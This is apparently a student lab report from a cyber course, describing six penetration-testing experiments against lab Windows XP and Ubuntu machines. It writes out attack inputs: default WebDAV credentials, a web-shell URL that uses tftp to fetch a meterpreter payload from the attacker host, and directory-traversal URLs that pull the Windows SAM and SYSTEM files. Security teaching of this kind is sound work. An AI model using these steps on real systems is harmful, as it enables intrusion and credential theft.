**מבוא לסייבר 1**

Contents

[First experiment: Exploiting WebDAV Default Credentials 2](#_Toc134286910)

[Second Experiment: Downloading Sensitive Files 8](#_Toc134286911)

[Third Experiment: Exploiting a Buffer Overflow in Third-Party Software 13](#_Toc134286912)

[Fourth Experiment: Exploiting Third-Party Web Applications 15](#_Toc134286913)

[Fifth experiment: Exploiting a Compromised Service 17](#_Toc134286914)

[Sixth Experiment: Exploiting Open NFS Shares 19](#_Toc134286915)

# First experiment: Exploiting WebDAV Default Credentials

The experiment revealed that an attacker could exploit vulnerabilities in a Windows XP machine using various tools and techniques, such as default credentials in WebDAV, a PHP injection vulnerability in phpMyAdmin, and TFTP. By uploading and executing a meterpreter payload, the attacker gained SYSTEM privileges and accessed sensitive data on the target system. This highlights the need for proper web server security measures and the risks associated with leaving default credentials or unpatched vulnerabilities.

**XAMPP:** XAMPP is a web development environment including Apache server, PHP interpreter, MySQL database and other tools. It allows you to create and test websites locally on a computer.

**WebDAV:** WebDAV (Web Distributed Authoring and Versioning) is an extension to the HTTP protocol that enables remote management of web content, allowing users to edit and manage files on a remote server as if they were on their local computer.

**Cadaver:** Cadaver is a command-line WebDAV client that allows users to perform file and directory manipulation operations, such as uploading, downloading, and deleting files, on a WebDAV server.

**Msfconsole:** Msfconsole is the command-line interface (CLI) used to access and interact with the Metasploit Framework, a powerful tool for penetration testing and vulnerability assessment. It provides a wide range of exploits, payloads, and auxiliary modules that can be used for various security testing purposes.

**Msfvenom:** Msfvenom is a Metasploit Framework tool used to generate various types of payloads, such as bind or reverse shells, executable files, or malicious documents.


**phpMyAdmin:** phpMyAdmin is a free and open-source web-based application used for managing and administering MySQL databases through a graphical user interface. It provides an easy-to-use interface for performing various tasks such as creating, modifying, and deleting databases, tables, and data.

Part 1: Uploading a txt file to the WebDav server

The hacking infrastructure:

* **Target machine:** Windows XP machine. In this experiment its IP address is 192.168.1.106.
* **The attacker's machine:** Kali Linux 1.0.6 machine. In this experiment its IP address is 192.168.1.219.

Here we created a new file txt for the exploit that we will upload to the WebDav server




We connect to the WebDAV server with the credentials wampp:xampp and upload the file





Enter in the browser and search 192.168.1.106/webdav/test.txt and we can see our file



Part 2: Running a Script on the Target Web Server

The hacking infrastructure:

* **Target machine:** Windows XP machine. In this experiment its IP address is 192.168.40.128.
* **The attacker's machine:** Kali Linux 1.0.6 machine. In this experiment its IP address is 192.168.1.219.


Here we created a new file php for the exploit that we will upload to the WebDav server



We connect to the WebDAV server with the credentials wampp:xampp and upload the file



Enter in the browser and search 192.168.40.128/webdav/text.php and we can see our file




Part 3: Uploading a Msfvenom Payload

The hacking infrastructure:

* **Target machine:** Windows XP machine. In this experiment its IP address is 192.168.1.106.
* **The attacker's machine:** Kali Linux 1.0.6 machine. In this experiment its IP address is 192.168.1.219.

We generate a PHP payload to establish a reverse TCP meterpreter session with a listener at ip address 192.16.1.219 

Now we uploaded the payload to the WebDAV server



Open Metasploit framework in a new Terminal window



Now we set up a handler in Msfconsole to catch the payload before we execute the script. We generate a shell session once the connection is established.











Now we launch the exploit



Enter in the browser and search 192.168.1.106 /webdav/meterpreter.php and we can see that the browser is bloqued



And we are now connected



We have now SYSTEM running privileges and almost a full free hand in the system



Part 4: Exploiting Open phpMyAdmin


The hacking infrastructure:

* **Target machine:** Windows XP machine. In this experiment its IP address is 192.168.1.106.
* **The attacker's machine:** Kali Linux 1.0.6 machine. In this experiment its IP address is 192.168.1.219.


Enter in the browser and search 192.168.1.106




Enter into SQL



Write this script to output a PHP script to a file on the web server, which will allow us to remotely control the target system.



Search now 192.168.1.106/shell.php?cmd=ipconfig to running the script of the ipconfig command



Part 5: Downloading a File with TFTP


The hacking infrastructure:

* **Target machine:** Windows XP machine. In this experiment its IP address is 192.168.1.106.
* **The attacker's machine:** Kali Linux 1.0.6 machine. In this experiment its IP address is 192.168.1.219.

The command "atftpd --daemon --bind-address 192.168.1.219 /tmp" starts a file transfer server on IP address 192.168.1.219, serving files from the /tmp directory using the TFTP protocol.



Search in the browser 192.168.1.106/shell.php?cmd=tftp 192.168.1.219 get meterpreter.php C:\\xampp\\htdocs\\meterpreter.php and now we gain full access to all the data in the phpMyadmin



# Second Experiment: Downloading Sensitive Files

The second experiment involves exploiting vulnerabilities in a vulnerable web server application called Zervit to download sensitive files from a Windows XP machine. The attacker uses a directory traversal attack to download a configuration file from a FileZilla FTP server and then attempts to download the Windows Security Account Manager (SAM) and SYSTEM files from the C:\Windows\repair directory. By exploiting these vulnerabilities, the attacker is able to access sensitive data on the target system.


The hacking infrastructure:

* **Target machine:** Windows XP machine. In this experiment its IP address is 192.168.1.106.
* **The attacker's machine:** Kali Linux 1.0.6 machine. In this experiment its IP address is 192.168.40.129.

**Zervit:** Zervit is a vulnerable web server application designed for testing and educational purposes. It contains various security vulnerabilities that can be exploited using penetration testing tools such as Metasploit or manual exploitation techniques to demonstrate and learn about web application security vulnerabilities.

**FileZilla Server:** FileZilla Server is a free and open-source FTP (File Transfer Protocol) and FTPS (FTP over SSL/TLS) server software for Windows. It provides a user-friendly interface and supports various features such as SSL/TLS encryption, user and group management, speed limits, IP filtering, and more. It is commonly used by businesses, web hosting providers, and individuals to transfer files between computers over a network securely and efficiently.

Configure on Zervit the port number 3232 to listen:




First step: Downloading a Configure File

Write in the Kali browser http:// 192.168.1.106:3232/index.html?../../../../../../xampp/FileZillaFTP/FileZilla%20Server.xml

Here we tried to perform a directory traversal attack. We are using the Zervit server to download the FileZilla configuration file. Save it and name it filezilla.xml

Graphical user interface, application


Description automatically generated



Second Step: Downloading the Windows SAM

Here we open the file to see the data obtained







When we try to use Zervit to download this file, we get a “file not found” error. Our Zervit server doesn’t have access to this file. Windows XP backs up both the SAM and SYSTEM files to the C:\Windows\repair directory, so we will try to pull down the files from there in order that Zervit will be able to serve them.


Enter in the Kali browser http://192.168.1.106:3232/index.html?../../../../../../WINDOWS/repair/sam


Now we need to download the file sam





Enter in the Kali browser http://192.168.1.106:3232/index.html?../../../../../../WINDOWS/repair/system

We need to download the file system



And now if we are repeating the first and second step it should work.

# Third Experiment: Exploiting a Buffer Overflow in Third-Party Software

In this experiment, the attacker used a buffer overflow vulnerability in the SLmail email server software to gain control of a Windows XP machine. By using Metasploit framework, the attacker was able to execute a reverse Meterpreter TCP shell payload, giving them access to the target machine. This experiment highlights the importance of regularly updating software to prevent known vulnerabilities from being exploited.

The hacking infrastructure:

* **Target machine:** Windows XP machine clean from installations where SLMail was installed. In this experiment its IP address is 192.168.40.132.
* **The attacker's machine:** Kali Linux 1.0.6 machine. In this experiment its IP address is 192.168.40.133.

**SLmail :** SLmail is a vulnerable email server software for Windows, which was commonly used in the 1990s and early 2000s. It contains multiple security vulnerabilities that can be exploited using penetration testing tools such as Metasploit or manual exploitation techniques to demonstrate and learn about email server security vulnerabilities.

Open Metasploit framework



Enter this command. It selects the Windows POP3 module in the Metasploit Framework and sets the target to the Seattle Lab email server with the password "seattlelab\_pass".



Here we set the payload to use the reverse Meterpreter TCP shell.




We set the IP of the target machine.




We set the source IP of the local machine.

Enter in SLMail configuration, click on control and start the Seattle Lab POP 3 Server service



Launch the exploit







We have now a Meterpreter session on the Windows XP target and we have control on the targeted machine.

# Fourth Experiment: Exploiting Third-Party Web Applications

In this experiment, the target machine was an Ubuntu machine running TikiWiki, a content management system. The attacker's machine was Kali Linux. The attacker used the Metasploit framework to exploit a vulnerability in the Graph Formula plugin in TikiWiki. The exploit allowed the attacker to execute arbitrary commands on the targeted machine and gain control of it through a meterpreter session.

The hacking infrastructure:

* **Target machine:** Ubuntu machine. In this experiment its IP address is 192.168.40.131.
* **The attacker's machine:** Kali Linux 1.0.6 machine. In this experiment its IP address is 192.168.40.129.

**TikiWiki:** TikiWiki, also known as Tiki, is a free and open-source content management system (CMS) and wiki software package that allows users to create a variety of web applications such as wikis, forums, blogs, and more. It was first released in 2002 and is written in PHP.

Open Metasploit framework



We select the payload-agnostic listener used to intercept incoming connections from exploited targets and allows the attacker to execute additional commands on the targeted machine.



We show a list of modules related to Tikiwiki.




Look for the tikiwiki graph formula exec that refer to an exploit in the Metasploit framework used to execute arbitrary commands on a vulnerable tikiwiki CMS group server. This exploit takes advantage of a vulnerability in the Graph Formula plugin in TikiWiki.




Loads the Metasploit exploit module in order to exploiting a vulnerability in TikiWiki



Check that the targeted host is the targeted IP. If no configure it again. 

Here we set the targeted host IP and the remote-control IP  

We launch the exploit, and we can see on the screen that the meterpreter session opened and we have control on the targeted machine. 

# Fifth experiment: Exploiting a Compromised Service

In this experiment, an attacker used NetCat to initiate a TCP connection to a target machine running Ubuntu. The attacker was able to gain root privileges on the target machine, giving them total control. They then used the "cat /etc/shadow" command to view password hashes for all system users in the "shadow" file, which is typically only readable by the system's root user or users in the "shadow" group. This demonstrates how an attacker could exploit a compromised service, in this case FTP, to gain unauthorized access to a target machine and potentially steal sensitive information. It also highlights the importance of securing sensitive files, such as the "shadow" file, to prevent unauthorized access.


The hacking infrastructure:

* **Target machine:** Ubuntu machine. In this experiment its IP address is 192.168.40.131.
* **The attacker's machine:** Kali Linux 1.0.6 machine. In this experiment its IP address is 192.168.40.129.

FTP: FTP (File Transfer Protocol) is a standard internet protocol used to transfer files from one host to another over a TCP-based network, typically the internet. It allows for the transfer of files and directories between hosts and supports various authentication methods, such as username/password and anonymous FTP.

Netcat: Netcat, also known as nc, is a networking utility tool used to read and write data across network connections, similar to the functionality of the Unix cat command but for network traffic. It can be used for port scanning, transferring files, port forwarding, and other networking tasks.

Here we try to set a TCP connection.



Here we use NetCat to initiate a connection to the following IP using the port 6200.



Enter whoami and as you can see we have root privileges that give us total control of our target machine




The "cat /etc/shadow" command is a Unix/Linux command that allows a user to view the password hashes for all system users in the "shadow" file. This file is typically only readable by the system's root user or users in the "shadow" group, and contains password-related information such as salted hashes of user passwords.



Copy the follow sentence.

Create the following file and paste the precedent sentence.





# Sixth Experiment: Exploiting Open NFS Shares

In the sixth experiment, the attacker mounts an NFS share on the target machine and gains access to the SSH keys of the machine. They then generate a new RSA key pair and append the public key to the authorized keys file on the remote host to set up passwordless SSH authentication. The mount command is used to mount the remote file system while ssh-keygen, cat, and rm commands are used to generate, transfer and remove SSH keys for authentication. Finally, the attacker connects to the remote SSH server and gains access to the shell on the Linux system as the target user without needing their password.

The hacking infrastructure:

* **Target machine:** Ubuntu machine. In this experiment its IP address is 192.168.40.131.
* **The attacker's machine:** Kali Linux 1.0.6 machine. In this experiment its IP address is 192.168.40.129.

**ssh-keygen**: The ssh-keygen command is used to generate a new SSH key pair. The public key can be placed on servers to allow access to the user's account, while the private key is kept on the user's own computer and should be protected with a passphrase.

Create a new directory named "mount" inside the "/tmp" directory



Here we try to mount an NFS share to the local machine.



Nothing happens because the target machine has no documents, pictures, or videos but let’s see what’s in the .ssh directory





We have now access to the SSH keys of the machine.


Return to the root and enter ssh-keygen.



We generate a rsa key pair and save it.

Press enter and write two time the key (the key must be at least 5 bytes long.)

The public key is saved to the following address.




Here we append the public key to the authorized keys filed.



Now we successfully set up passwordless SSH authentication for the target user on the remote host.





The commands are used to mount a remote file system using NFS, generate and transfer SSH keys for authentication, and remove the SSH keys from the local system after successful transfer. The mount command is used to mount the remote file system while ssh-keygen, cat, and rm commands are used to generate, transfer and remove SSH keys for authentication.



These commands copy the file id\_rsa.pub to ~/.ssh/id\_rsa.pub and copy the file ip\_rsa to ~/.ssh/id\_rsa, respectively.




The ssh-add command adds private key identities to the authentication agent ssh-agent. This allows the user to authenticate remote servers using their private key without having to re-enter their passphrase each time.



We connect to the remote ssh server.





Now we have a shell on the Linux system as user georgia without needing her password.